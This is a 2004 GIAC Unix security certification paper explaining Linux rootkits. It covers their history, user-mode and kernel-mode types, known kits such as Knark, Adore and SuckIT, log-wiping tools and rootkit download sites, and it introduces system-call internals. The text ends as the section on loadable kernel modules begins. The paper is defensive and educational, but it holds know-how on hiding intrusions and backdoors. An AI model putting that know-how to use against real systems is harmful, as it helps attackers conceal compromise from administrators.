Global Information Assurance Certification Paper

Linux kernel rootkits: protecting the system's "Ring-Zero"

Raúl Siles Peláez

May 2, 2004

GIAC Unix Security Administrator (GCUX)
(Version 2.0) - Option 3

Abstract

This paper is the practical assignment required to obtain the GIAC Unix Security Administrator (GCUX) certification (version 2.0), option 3.

Why to secure the kernel, the *jewel of the crown* in a Unix system? There are mainly two reasons why this paper was developed; first one is because the kernel is the most important and critical part of a modern Unix operating system; second is because almost all Linux hardening guides don't include any reference about how to secure the kernel but other OS components (subsystems, daemons, filesystems...).

The paper's contents try to provide a general overview of rootkits, its main goals and evolution. The very specific and technical details are focused on kernel-level rootkits, describing their programming principles (mainly through Loadable Kernel Modules) and capabilities.

Obviously, several defensive methods associated with these threats are covered in detail, providing the information required to detect them and protect the Linux kernel. Finally, the future Linux version 2.6 and its rootkits implications are introduced.

The paper tries to be a Linux system administrators educational paper, providing all the basic knowledge about how the Linux kernel can be subverted and the security countermeasures that can be applied to defend the system [1]. It pretends to be the start point for anyone to be able to analyze most complex rootkits or detection/protection kernel solutions.

Most of the paper descriptions (if no indicated otherwise) apply to the standard Linux kernel, used by all common Linux distributions over the Intel x86 platform (IA32) [2].

[1] This paper requires the reader to have moderate knowledge about the design and architecture of modern operating systems and C language programming skills, in order to understand all the concepts covered.

[2] All the tests presented along this paper have been performed over two Linux systems running Red Hat 7.3, kernel version 2.4.18-3, and Red Hat 9.0, kernel version 2.4.20 (-8 and -20.9), standard and customized. Although the Red Hat kernel is slightly different from the standard one, this documents tries to cover all the features affecting any Linux kernel.

Acknowledgments

Mónica, thanks for your continuous efforts in letting me know what is important in life and what is not. . . The year is near!!

Mónica, as the "Ava-Adore" song says. . . **We must never be apart** [3].

Thanks *Ed* [4] for the initial guidance about this paper topic and your security challenges.

Thanks *Jorge* [5] for the lyrics of this work. . . ;-), and some other interesting Linux kernel conversations.

[3] ... and thanks again for gave me the energy required on the last steps of this paper through the "Ben&Jerry's" Free Cone Day: Tuesday, April 27, 2004.

[4] Ed Skoudis

[5] Jorge Ortiz

Contents

1 ROOTKITS: DESCRIPTION, HISTORY AND TAXONOMY

1.1 Rootkit? . . . What is a rootkit?

Probably, **"rootkit"** is one of the most confusing terms used in the today's security arena. Although the name, rootkit, suggests a component that allows obtaining root access in a computer system, its only purpose is to help an attacker into keeping a previously obtained root access.

SANS [1] defines the term **rootkit** as:
" *Rootkit*
A collection of tools (programs) that a hacker uses to mask intrusion and obtain administrator-level access to a computer or computer network. "

While the NSA Glossary of Terms Used in Security and Intrusion Detection defines a **rootkit** as [2]:
" *A hacker security tool that captures passwords and message traffic to and from a computer. A collection of tools that allows a hacker to provide a backdoor into a system, collect information on other systems on the network, mask the fact that the system is compromised, and much more. Rootkit is a classic example of Trojan Horse software. Rootkit is available for a wide range of operating systems.* "

Therefore, to summarize we could say that a rootkit is a tool or set of tools used by an intruder to hide itself **"masking the fact that the system has been compromised"** and to keep or reobtain **"administrator-level (privileged) access"** inside a system.

This kind of malicious toolkit is typically used in the very first steps an attacker takes once he has compromised a system (probably the first step after breaking in [3]), because it facilitates the control of the system and and obfuscates his presence

[1] http://www.sans.org/resources/glossary.php#R
[2] http://www.gwu.edu/~iss/security/glossary.htm#R
[3] http://www.linux.org.hk/org/event/200307-talk/Anti-cracking-Linux.pdf

when covering his tracks.

Therefore, the name come from the idea of having an easy access to the root level once the rootkit has been installed, and not let the attacker to get the initial root access, but to maintain (keep) it once it has been reached through other methods.

The following list includes the most common rootkit purposes:

- Hide the attacker's evil activities: files, processes and network connections (Trojan programs).
- Provide unauthorized access (backdoors).
- Eavesdropping tools (network sniffers or keystrokers).
- System log cleaners (to wipe the attack log evidences).
- Hacking tools (to launch other attacks from the compromised system or establish communications through a covert channel).
- Integrity checkers deceivers (kernel mode only).

The rootkit goal is making the hacker activities as invisible as possible, not to be detected by the system administrator. In this way the attacker could remain hidden on the system for as long as possible. To accomplish this goal the attacker must have the highest privileges into the system, so previously he had to obtained root access into the system, scalating his privileges or accessing remotely through a root exploit. This high level access allow replacing important pieces of the system by a trojaned modified version.

Roughly speaking, a user-mode rootkit (one of the rootkits types that will be analyzed later) is a collection of trojaned binaries/tools/programs, prepackaged in a software bundle, ready for an easy and quick installation, allowing even a script-kiddie to use them. However, the tasks developed by the rootkit could be a time consuming and error prone process.

The more advanced and targeted rootkits are the kernel-mode ones (also described later), more easy installable and with really advanced and powerful features, but very kernel dependent.

Rootkits are probably one of the nowadays biggest challenges of system compromisation and forensic investigation, because they are frequently used, being really common in a high percentage of the intrusions reported implying root level access. This is also corroborated by all the rootkit references included in several SANS security training tracks:

- Track 7: Book 7.6 - Advanced System Audit Unix.
  LRK5: (LRK) Linux RootKit v5.

- Track 6: Book 6.1 - Issues and Vulnerabilities in Unix.
  Shaft rootkit (included in the Shaft DDOS tool) [4].

- Track 6: Book 6.6 - Unix Security Lab.
  Exercise 10 - Adore.

- Track 4: Book 4.4 - Computer and Network Hacker Exploits.
  Keeping Access section: Rootkits: LRK5, t0rnkit, Knark, Adore, KIS, Solaris, NT Rootkit.

However, there is a lack of generic documentation covering in detail all the relevant rootkits aspects, specially the kernel ones, apart from the various papers explaining the mode of operation of a specific rootkit [5]. These are some kernel rootkits papers publicly available on Internet:

- "Kernel rootkits" [DAI1].

- "Linux Kernel Rootkits" (Rainer Wichmann, 2002): http://la-samhna.de/library/rootkits/index.html.

- "Rootkit: Attacker undercover tools" (Saliman Manap - also covers user-mode rootkits): http://www.niser.org.my/resources/rootkit.pdf.

- "A review of LKMs" (Andrew R. Jones): http://www.giac.org/practical/gsec/Andrew_Jones_GSEC.pdf.

- "Sleeping with the Enemy. The Philosophy of the Rootkits in Open Systems" (A. M. Ferreira Da Fonseca): http://www.ossec.net/mirrors/www.honeypot.com.br/files/rooteng.pdf (Portuguese).

- "The Hacker's Choice (THC)": http://www.thc.org/root/docs/loadable_kernel_modules/.

- "Black Box": http://eva.fit.vutbr.cz/~xhysek02/.

1.2 Rootkit history

The first programs focused on hiding the attacker identity into a system, let's say the most primitive user-mode rootkits, are dated in 1989, when the first log editing tools appeared [PHRA256]. Manipulating the system logs (utmp, wtmp and lastlog)

[4] http://biocserver.cwru.edu/~jose/shaft_analysis/node-analysis.txt
[5] http://www.l0t3k.org/security/docs/rootkit/

the attacker could not be identified by commands like `who, w or last`. Although this type of tools were also popularized in 1993 [PHRA4314].

Some sources [SA9611] state that the rootkits started early 1994, initially focused on Unix, specifically SunOS 4.x systems, and with the main goal of getting access to other systems sniffing the network traffic traveling in the clear. In those days the today so common SSH protocol was not available and a common mistake was to use the same root-level password to access all the systems owned by the same sysadmin. Also, a very frequent component of rootkits in that age was a trojaned version of the `login` binary including a backdoor.

Specifically, the oldest Linux rootkit dates October 11, 1994 [SA9611] and it included only the `ps`, `netstat` and `login` commands. Some CERT references also defined these tools in 1994 [CERT1] and 1995 [CERT2], year when the term "rootkit" was widely used.

Rootkits were improved over time including replacements of the Unix utilities that could help the system administrator to detect the sniffer, like `ps`, `ifconfig` and `netstat`. Additionally, they evolved including utilities to hide the trojan system programs, setting the same dates, sizes, checksums, permissions and owners as the original files.

The first rootkits focused on tampering the kernel appeared in 1997, and since then, the most used method was based in Loadable Kernel Modules (LKMs) and system call substitution [PHRA505] and [PHRA5218]. This two references were the original work that have driven the evolution of LKM kernel rootkits until now, 2004.

For completeness, the first kernel rootkit for the Windows NT OS appeared in 1999 [PHRA555] developed by Greg Hoglund. It allowed registry key hiding and execution redirection. Today, one of the most interesting Web sites related with Windows rootkits is `http://www.rootkit.com` and NT Rootkit [PHRA555] continues as one of the most famous rootkits.

Nowadays these tools target all different Unix flavors (Linux, HP-UX, BSD, Solaris, AIX, IRIX...) and Windows boxes. However one of the most targeted OS by this attacking tools is Linux, due to the availability of the source code of the standard system binaries, which facilitates the construction of new user-mode rootkits, as well as the kernel source code, what helps in building kernel-mode hacks.

Recently the kernel rootkits have received a special interest from the blackhat community and have been a very active area of research, being remarkably improved with new features and capabilities.

1.3 Rootkit taxonomy

The rootkits can be divided [6] in two main groups: user-mode and kernel-mode. The former is focused on modifying program binaries and libraries while the later tries to manipulate the heart of the system, the kernel.

1.3.1 User-mode rootkits

User mode rootkits, also called traditional rootkits, focus on replacing specific system programs commonly used to extract information from the system, as the running processes, the filesystem contents, the network connections established. . . ; with two objectives, keep and hide the unauthorized access and reobtain root privileges, so they are considered classic examples of Trojan Horse backdoors.

They represent a method widely used by attackers during the last decades, reason why it has been covered in detailed in lot of books and papers. The following is a reference list to obtain more information about these tools:

- Books: [HATC1] [SCAM1] [SKOU1] [SKOU2] [TOXE1].
- http://ouah.kernsh.org/Drootkits.html.
- http://www.informit.com/articles/printerfriendly.asp?p=23463.
- See other items in this paper's reference section.

The most typical user mode rootkit is the `login` program, usually containing a backdoor with a hardcoded password to allow root access. The most basic initial rootkits contained it in plain text, so it could be found using the `string` command. Newer versions obfuscated it by assigning each letter to a character array, storing it in the binary, making permutations or reading it from a file.

User-mode rootkits could include additional tools and information gathering programs to perform evil activities, like sniffers, used to obtain sensitive network information, such as, usernames and passwords; password cracker tools used to break weak passwords; portscanners and packet crafting tools. . . ; all them used to obtain access in other systems.

This is a list of the typical files substituted by user-mode rootkits and its reasons:

- Hide FILES: du, find, sync, ls, df, lsof +L1 (unlinked files with a count of zero)
- Hide PROCESSES: killall, pidof, ps, top, lsof

[6] http://www.thuktun.org/cs574/papers/rootkits.pdf

- SNIFFING & data acquisitions: ifconfig (hide the PROMISC flag), passwd
- Hide CONNECTIONS: netstat, tcpd, lsof, route, arp
- Execute tasks: crontab, reboot, halt, shutdown
- Hide LOGS: syslogd, tcpd
- Hide LOGINS: w, who, last... (no recording in utmp, wtmp, btmp, lastlog...)
- BACKDOORS: inetd, login, rlogin, rshd, telnetd, sshd, su, chfn, passwd, chsh, sudo

This is a list of common tools to hide the evidence:

- addlen: tool to fit the trojaned file size to the original one.
- fix: changes the creation date and checksum (non-cryptographic) of any program.
- wted: has edit capabilities of wtmp and utmp log files.
- zap: zeroes out log files (utmp, wtmp, lastlog (Solaris), messages...) entries.
- zap2 (z2): erases log files entries: utmp, wtmp, lastlog...

The number of potential techniques to use and files to forge are limited only by the attacker's imagination.

The main problem of the user-mode rootkits from the attacker's perspective is that there are too many binaries to replace that it is very frequent to make mistakes; their verification through checksums is easy and they are very OS dependent, binaries must be compiled for an specific OS platform.

The following list includes two of the most famous Linux user-level rootkits available today (although there are many others [CHKR1]) (see section 1.4):

- **T0rnkit**: A really good analysis is available at http://www.sans.org/y2k/t0rn.htm. It was also used by the Lion worm (spread in March 2001).
- **LRK, The Linux Rootkit**: The first version was initially called "Linux Rootkit II version 1.0", dates April 1, 1996. The last version is LRK6, although there have been some intermediate variations like LRK4 and 5 (mid-2000). Developed by Lord Somer [7]. It has been widely analyzed:

[7] His web page is a porn site today: http://www.lordsomer.com.

- http://www.ossec.net/rootkits/lrk.php(LRK).
- http://www.cs.wright.edu/~pmateti/InternetSecurity/Lectures/RootKits/ (LRK III).
- http://www.ossec.net/rootkits/studies/lrk5.txt (LRK IV).

1.3.2 Kernel-mode rootkits

These are the latest and more insidious rootkit variants. User-mode rootkits need to replace lot of programs what implies lot of work from the attacker point of view. When a kernel-mode rootkit is used instead, only the kernel should be altered, so it is an efficient task for the attacker.

The easiest way of changing the kernel is through dynamic loadable modules, a feature of modern operating system to increase their functionality. Older Unix kernels could only be modified after recompiling its source code and rebooting the system, so the detection mechanisms were focused on analyzing suspicious reboots.

The kernel rootkits provide all the user-mode rootkit features from a low level, and their hiding and deceive capabilities can trick all user-mode inspection tools. Additionally, they implement a powerful functionality that allows the redirection of any program execution.

The goal of a kernel rootkit is based on placing malicious code inside the kernel, modifying the kernel sources or through any of the different available methods to manipulate a running kernel [8] [9]:

- **Loadable Kernel Modules, LKMs, (Linux) and device drivers (Windows)**: This is by large the most popular method used by kernel rootkits, so it will be widely analyzed in this paper.

  LKMs typically replace the underlying system call model in the Unix kernel to execute their own code, although new methods based on manipulating other kernel components, such as the “Virtual File System”, are appearing.

  Besides using new kernel modules, it is possible to infect an existing “trusted” kernel module: this is not different from the previous method and it is more convenient to have the rootkit running after a system’s reboot (if the infected module is always loaded at boot time).

  LKM kernel rootkit examples: Knark, Adore, Adore-ng, KIS.

[8] From the Ed Skoudis’s SANS@nigth speech called “The New Breed of Computer Attacks” in the SANS NS2003 conference in New Orleans (November 2003) http://www.sans.org/ns2003/.

[9] https://secureapp2.hqda.pentagon.mil/usaita/docs/Feb2004SecurityForumSlides.ppt

- **Patching the running kernel (memory modification)**: This type of rootkits are based on manipulating the kernel image running in memory and represented by `/dev/kmem` and were mainly created to subvert the kernel without LKM support. They will be also covered along this document chapter 3 and 5.

  Memory kernel rootkits: SuckIT, Super User Control Kit, is the only widely known specimen of this type.

- **Patching the kernel binary image (located on disk)**: The next step in the rootkit evolution would be patching the kernel image stored in disk, like `/boot/vmlinuz` in a Linux system. The attacker just needs to replace the compressed kernel image with its own new hacked version.

  Disk kernel rootkits examples: kpatch [PHRA608] (covered in chapter 3).

- **Create a fraudulent Virtual System**: The idea is based on having a copy of the real system as a new complete system running in user-mode using a virtual machine software, like Vmware [10] or User Mode Linux (UML) [11].

  Examples: No implementations of this attack has been observed in the wild yet.

- **Running programs in kernel mode**: The idea would allow an attacker to run a "normal" user-mode program with the highest platform privileges, that is, in kernel-mode. The kernel should support this external execution model, but once done, processes can interact with all the kernel structures and memory space, and modify all them.

  Examples: There is a Linux project called Kernel Mode Linux (KML) [12] [13] but has not being designed for attacking purposes. This technique can be combined with the previous one because it runs inside an VMware machine (How many times? ;-)).

The following list includes a brief description of the most famous and complex Linux kernel-level rootkits available today (although there are many others [14]) (see section 1.4):

- **Knark** by Creed: This rootkit is covered in almost all the LKM Linux kernel rootkit bibliography [15] [16] (see the *References* section) and it is based on the

[10] http://www.vmware.com
[11] http://user-mode-linux.sourceforge.net/
[12] http://freshmeat.net/projects/kml/
[13] http://web.yl.is.s.u-tokyo.ac.jp/~tosh/kml/
[14] http://la-samhna.de/library/rootkits/list.html
[15] http://www.sans.org/resources/idfaq/knark.php
[16] http://www.securityfocus.com/guest/4871

original `itf.c` [PHRA5218]. It uses a complementary module called `modhide` to make both modules disappear.

Hide/unhide files, performs execution redirection, network connection hiding, change processes UIDs and GIDs, remote command execution and includes a root access backdoor (command). It alters the system call table, changing the following system calls: `getdents, kill, read, ioctl, fork, clone, execve and settimeofday` [JONE1].

One of its main problems (as the attacker should be concerned) is that it always reports the network interfaces as not being in promiscuous state, so it is very easy to detect just running a sniffer and checking the network interface status.

- **KIS** by Optyx [17]: It is developed over a client/server model to allow the remote control of a system. The kernel rootkit is the server side and does not listen on a port, it receives commands sniffing the network on UDP arbitrary ports. It uses a "hidden process paradigm" in which all the resources associated to a given process, such as child processes, network sockets, files and directories, even sniffers, live in a hidden world.

  It can hide processes, files, connections, redirect execution, and execute any privileged command. It hides itself and can remove security modules already loaded.

- **Adore** by TESO [18]: It is the updated kernel rootkit generated by TESO (THC), the Knark substitute. A user-mode program designed to interact with the LKM is provided, called `ava`. A password is included in both, LKM and user controller at compilation time, to restrict unauthorized access and difficult fingerprinting it.

  The evil kernel module is hidden by itself, not requiring an additional module such as Knark; it also survive reboots.

  It implements standard features like files, processes, services hiding, and the execution of any process with root privileges (backdoor).

- **Adore-ng** by Stealth [19]: It is very similar to Adore but uses newer methods of subverting the kernel, based on the VFS filesystem (see chapter 4).

- **SuckIT** by Sd and Devik: It was published in [PHRA587] using the ideas of [SILV1]. It is the first well-working implementation of a new generation

[17] Not available now: http://www.uberhax0r.net.
[18] http://www.team-teso.net
[19] http://stealth.7350.org

of rootkits based on directly patching the kernel memory, not requiring LKM support (see section 3.8).

It provides the remote backdoor access through spoofed packets and can hide processes, files and connections too [SKOU2].

A way of increasing the overall network security is through the deployment of honeypots [20] or honeynets [21] [22]. Kernel rootkits can even be used by the whitehat community in honeypot deployments [23], like Sebek [24].

In order not to let the intruder to completely own a honeypot system, it could be interesting to install a kernel-mode rootkit that will allow the security analyst to get more information about the attacker's activities [SKOU1].

1.4 Rootkit repositories

The following is a list of public **rootkit** repositories freely available on Internet:

- PHRACK: http://www.phrack.org *(the best kernel rootkit source)*.
- http://www.antiserver.it/Backdoor-Rootkit/.
- http://www.l0t3k.org/tools/Rootkit/.
- http://packetstormsecurity.org/UNIX/penetration/rootkits/ [25].
- http://www.securityfocus.com/. Search by "rootkit".
- http://www.antiserver.it/Backdoor-Rootkit/.
- http://www.zone-h.org/en/download/category=23/.
- http://www.rootkit.com (mostly Windows based).
- http://www.blackhat.com/html/bh-media-archives/bh-multi-media-archives.html (some rootkit presentations).

[20] http://www.tracking-hackers.com/papers/honeypots.html
[21] http://project.honeynet.org/
[22] http://www.honeypots.net/
[23] http://www.giac.org/practical/GSEC/Jonathan_Rose_GSEC.pdf
[24] http://project.honeynet.org/tools/sebek/
[25] There are other rootkits in the "Miscellaneous" section http://packetstormsecurity.org/UNIX/misc/ and in the "Linux" one http://packetstormsecurity.org/linux/security/.

2 THE LINUX KERNEL

In order to be prepared to protect your system against kernel-level rootkits, as with every other information security topic, it is recommended to "hack" (not crack or attack ;-)) the concepts involved, that is, master all the knowledge related with the asset to be protected as well as the vulnerabilities associated to it.

How anyone can protect from the unknown? You need to know the threat in-depth, its response to specific stimulus, its fingerprints, its possible variations and implications, its different behaviors. . . ; for these reasons, this chapter will cover all the basic different concepts related with the Linux kernel design and architecture, mainly focusing on the Loadable Kernel Module programming model.

Although this chapter is directly related with this paper's topic, it could seem not to be related with the security aspects covered by this work; it is important to point out that its contents are required in order to understand the rootkits functionality and internal explanations and complex concepts covered in subsequent chapters, where all the security related material (including very specific technical security details) will be analyzed.

The main Linux kernel Web page is http://www.kernel.org. You can download the latest, stable and experimental kernels from here [1], as well as all its related information and software utilities packages, like "`modutils`" or "`module-init-tools`" [2].

There is a specific project focused on all the Linux documentation, LDP, http://www.linuxdoc.org and http://www.tldp.org. It contains several docs and at the time of this writing, the "Kernel-HOWTO, The Linux Kernel HOWTO" [3] has been removed (November 2003) for review.

[1] http://www.kernel.org/pub/linux/kernel/
[2] http://www.kernel.org/pub/linux/utils/kernel/
[3] http://en.tldp.org/HOWTO/Kernel-HOWTO/index.html

2.1 The Linux kernel: brief description

The Linux kernel, that is Linux, in a Unix based kernel initially created by Linus Torvalds in 1991, as an operating system based on the Intel x86 processor family [4]. Today, Linux is an open-source operating system released under the GNU Public License, GPL [5], available for multiple hardware platforms and developed by several groups of people.

On the other hand, the GNU project [6] provides the kernel-related applications and programs that make the Linux kernel usable, such as filesystems, compilers, system administrator binaries, graphical environments, editors...

From a descriptive technical point of view, the modern Linux kernel or operating system main features [BOVE1] [7] are its monolithic architecture [8] complemented by its support of modules, like multiple filesystems support, and a lightweight multithread process model implemented over a non preemptive kernel. Other definitions introduce other Linux features, such as being multiuser, multiprocessor and multiplatform.

The kernel is the element in charge of managing the system hardware. It performs several tasks:

- *Memory management*: It controls both, the real and the virtual memory subsystems, including all its swapping capabilities. The kernel caching capabilities are crucial for the system performance.

- *Process management*, including the two execution modes, user and kernel mode, the transitions between them and the process signaling model and other interprocess communication (IPC) mechanisms.

- *Filesystem management*, including the Virtual File System (VFS), an abstraction layer, and the real filesystem implementations: ext2, ext3, UFS, ISO9660...

- *Device drivers*: They are responsible for interacting with every piece of hardware, from keyboard, mouse and screen to network cards, disks and other peripherals. The kernel should synchronize all the interrupts received from all the system components.

[4] http://www.intel.com/design/pentium/datashts/
[5] http://www.gnu.org/copyleft/gpl.html
[6] http://www.gnu.org
[7] One of the most recommended books related to the Linux kernel.
[8] http://www.dina.dk/~abraham/Linus_vs_Tanenbaum.html

- *Networking stacks*, implementing all protocol, mainly in the TCP/IP model, from layer 1 (physical) to layer 4 (TCP/UDP).

Therefore the kernel is totally hardware dependent, only capable of taking advantage of the available hardware features. Most of the Linux kernel code has been programmed in C language, but there are small processor-dependent portions programmed in assembler code. As far as this paper is concerned, Intel x86 processor code.

How complex the kernel is? Based on the data extracted from [BOVE1]:
" *The Linux source code for all supported architectures is contained in about 8750 C and Assembly files stored in about 530 subdirectories; it consists of about 4 million lines of code, which occupy more than 144 megabytes of disk space.* "

Linux has the capability of extending the features offered by the kernel at runtime, so new functionality can be dynamically added to the system while it is up and running. The pieces of code that can be added to the kernel are known as "`modules`", or specifically Loadable Kernel Modules, LKMs.

In order to understand the Linux kernel version numbering scheme, lets just indicate that the first number (*major*) represents the main kernel version, nowadays version 2, and the second one (*minor*) is the subversion, where even numbers represent stable kernels, such as 2.2, 2.4 [TIGRA1] and 2.6, and odd numbers represent experimental (development) kernels, like 2.3 and 2.5. In every Linux kernel there is a third number indicating the release, like 2.4.18.

It is recommended to read the "`Documentation/Changes`" file in the kernel sources tree to obtain the differences between various kernel versions. This changes could affect the way rootkits work to manipulate the system heart.

2.1.1 Linux kernel references

The Linux Kernel Mailing List [9] and its FAQ [10] provide data about the kernel evolution and development.

`http://www.kernel-traffic.org`: Kernel Traffic keeps a summary of the discussions taking place in the Linux Kernel Mailing List, due to its high volume (hundreds of messages per day).

`www.kernelnewbies.org`: Are you new to the Linux kernel? Check this website and its glossary of terms `http://www.kernelnewbies.org/glossary/`. It has a specific section of kernel documentation [11], such as [RUST1].

[9] `http://vger.kernel.org/`
[10] `http://www.kernel.org/pub/linux/docs/lkml/`
[11] `http://kernelnewbies.org/documents/kdoc/`

In order to search all over the millions of Linux source code lines, the Linux code search engine can be used: http://www.tamacom.com/tour/linux/. This engine is really helpful to search for any of the references (variables, functions, symbols...) used along this paper and get the kernel source file defining or using them.

These are some of the most interesting Linux documentation repositories:

- Linux technical articles: http://www.linux-mag.com/depts/gear.html.
- Alessandro's Rubini web site: http://www.linux.it/kerneldocs.
- Linux weekly news: http://www.kernelnotes.org, http://lwn.net.
- The Linux information headquarters: http://www.linuxhq.com.
- Linux links: http://www.linuxlinks.com.
- Linux online: http://www.linux.org.
- The Linux Kernel, The Book: http://kernelbook.sourceforge.net.
- Linux kernel programming: http://www.kernelhacking.org.
- (*Obsoleted mailing list*) Linux Kernel Hackers' Guide: http://en.tldp.org/LDP/khg/HyperNews/get/khg.html.

2.1.2 Software directly related with the kernel

There are some specific software pieces that are strictly related with the kernel version used and with the module subsystem version used:

- The compiler (`gcc`) should match the kernel version. Both are developed at the same time in order to include the common functionalities and make use of them. The "`/usr/src/linux-2.4/Documentation/Changes`" provide a list of the minimum levels of software needed to run the 2.4 kernel.
- `modutils` (http://freshmeat.net/projects/modutils/) This package contains utilities that are intended to make a Linux modular kernel manageable for all users, administrators, and distribution maintainers (kernel 2.4 [12]and kernel 2.6 [13] - now called `module-init-tools`).

[12] ftp://ftp.kernel.org/pub/linux/utils/kernel/modutils/v2.4/
[13] ftp://ftp.kernel.org/pub/linux/utils/kernel/module-init-tools

If you want to be a good kernel programmer it is recommended to read the Linus's style, in "`/usr/src/linux/Documentation/CodingStyle`" in the kernel source tree.

2.2 "Entering the Matrix": System Calls

The operating system goal, thus the kernel goal, is to provide a consistent view of the system's hardware. It should also manage all critical components, like the CPU, memory and I/O interfaces, and subsystems, like the virtual memory or multitasking components, while protecting these resources. To accomplish this task, the nowadays CPUs (processors) implement multiple operating levels, defining what capabilities are allowed at each level. Typically modern OS use two levels [14]:

- User mode: a lower-level (numbered 3 in the Intel x86 platform) associated to the user-mode program execution. In this level some restriction in accessing the system hardware and certain memory regions apply. The address space of a user program is restricted to the application memory maps.
- Supervisor mode: a higher-level (numbered 0, or supervisor mode. **Do you remember this paper's title?...** **"Ring-zero"** used in kernel-mode execution. In this level **everything** is allowed.

The only way of changing from user-space (or mode) to kernel-space is through the following methods:

- System calls [15]: these are public defined OS gates that programs can use to request kernel services, such as opening a specific file through the `sys_open` syscall (see figure 2.1). When the kernel is working on a system call it is running in the process context, on behalf of the process, and all the process address space is available to it.
- Hardware interrupts: these are hardware signals generated by the peripherals to indicate the processor a special condition, like a network card having information in its buffers to be processed. The code that handles an interrupt is not associated with any given process.

[14] This subsection title is based on the amazing analogies Ed Skoudis makes between this security topic and "Matrix" the movie [SKOU2].

[15] Along this paper it will be referred as "system calls" or "syscalls". The system call name will be expressed by its name or by its name including the prefix `sys_` used by the Linux kernel to identify these functions.

- The CPU could signals a exception when executing a process, like an invalid instruction. The kernel should handle the exception in order to continue the execution of the overall system.



Figure 2.1: Linux system calls invocation

The kernel space is defined in the GDT (Global Descriptor Table), and mapped to every process address space, so they could have access to the kernel public functions. The user space is defined in the LDT (Local Descriptor Table) and it is local to each process. The model ensures that a program cannot overwrite the kernel space because it is not in the same ring.

The Linux system calls are the mentioned gates to go from user space to kernel space. The user programs request kernel services through system calls (or syscalls). The list of services available is defined in "`/usr/include/sys/syscall.h`" [16]. Each system call is identified by a number, used when it is invoked [17].

The previous file uses two files:

- "`/usr/include/asm/unistd.h`": defines all the `__NR_<name>` syscall numbers [18].

[16] This paper's references to the system include files will always show the absolute path, "`/usr/include/...`", however, the references to files in the Linux source tree directory would be in different forms: "`/usr/src/linux[-2.4]/...`", "`include/...`" (relative path).

[17] Linux kernel 2.2: http://world.std.com/~slanning/asm/syscall_list.html.

[18] In kernel 2.4 there are 221 syscalls defined

```
#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
#define __NR_write               4
#define __NR_open                5
...
```

- "/usr/include/bits/syscall.h": defines all the traditional SYS_<name> syscall names expected by some programs.

```
#define SYS_read __NR_read
#define SYS_write __NR_write
#define SYS_open __NR_open
...
```

The system calls are typically invoked through wrappers, the general library functions, such as the fopen() user-space function of the C library, libc, which calls the sys_open kernel-space system call. Therefore, most libc functions rely on specific system calls.

System calls in Linux, for the Intel x86 platform, are implemented through a specific software interrupt, int 0x80. When this assembler instruction is executed, the processor receives the signal and the kernel takes control of the execution, invoking the system_call() function or interrupt handler [19].

The specific system call to be used (specified by a numerical value as shown previously) is passed through the EAX register. This number acts as an index in an array containing all the system calls. This array is defined in the kernel sys_call_table[] structure and contains a set of pointers to the functions implementing the various system calls (see figure 2.2). We will see this is one of the main elements rootkits try to control.

Once the table has been accessed, the memory address where the specific function to be invoked resides is obtained.

If the parameters needed by the system call function are less or equal to 5, they are passed through the following registers respectively: EBX, ECX, EDX, ESI and EDI. If the function needs more than 5 arguments, then they are placed in the stack, and the EBX register points to the beginning of the parameter list. In both cases, the system call arguments are living in user space.

The different arguments needed by each system call can be obtained through its man page, for example man 2 open. Internally, the libc library associates the

[19] Defined in "/usr/src/linux-2.4/arch/i386/kernel/entry.S".



Figure 2.2: Linux system call table

system calls with a `_syscallN()` macro [20], where N is the number of arguments needed (from 0 to 6). The corresponding `libc` function also have its own man page: `man 3 fopen`.

Once the system call is executed and returns, the return value is available in the `EAX` register.

If a system call has not been implemented, the table will contain a null value (0) in its position [21]. Based on the internal Linux structures there can be only up to 256 system calls, defined in the kernel sources in "`/usr/include/linux/sys.h`" (or "`/usr/src/linux-2.4/include/linux/sys.h`"): `#define NR_syscalls 256`

2.3 LKM, Loadable Kernel Modules

In order to understand the LKM rootkits and how powerful they are it is required to know how Linux LKM looks like and some programming basics aspects and internals related with them. This will let any system administrator to inspect a rootkit source code and understand how it affects his system behavior. In this

[20] Defined in "`/usr/include/asm/unistd.h`".

[21] Advanced kernel system calls analysis: http://www.linux.it/kerneldocs/ksys/ksys.html.

section, and as Linus Torvalds has said several times, "*We're back to the times when men were men and wrote their own device drivers*".

From a security perspective, and due to the fact that the rootkits threat is continuously being improved these days, this would allow us to understand and manually test the system, not needing to blindly trust in the available automatic security checking tools (if necessary).

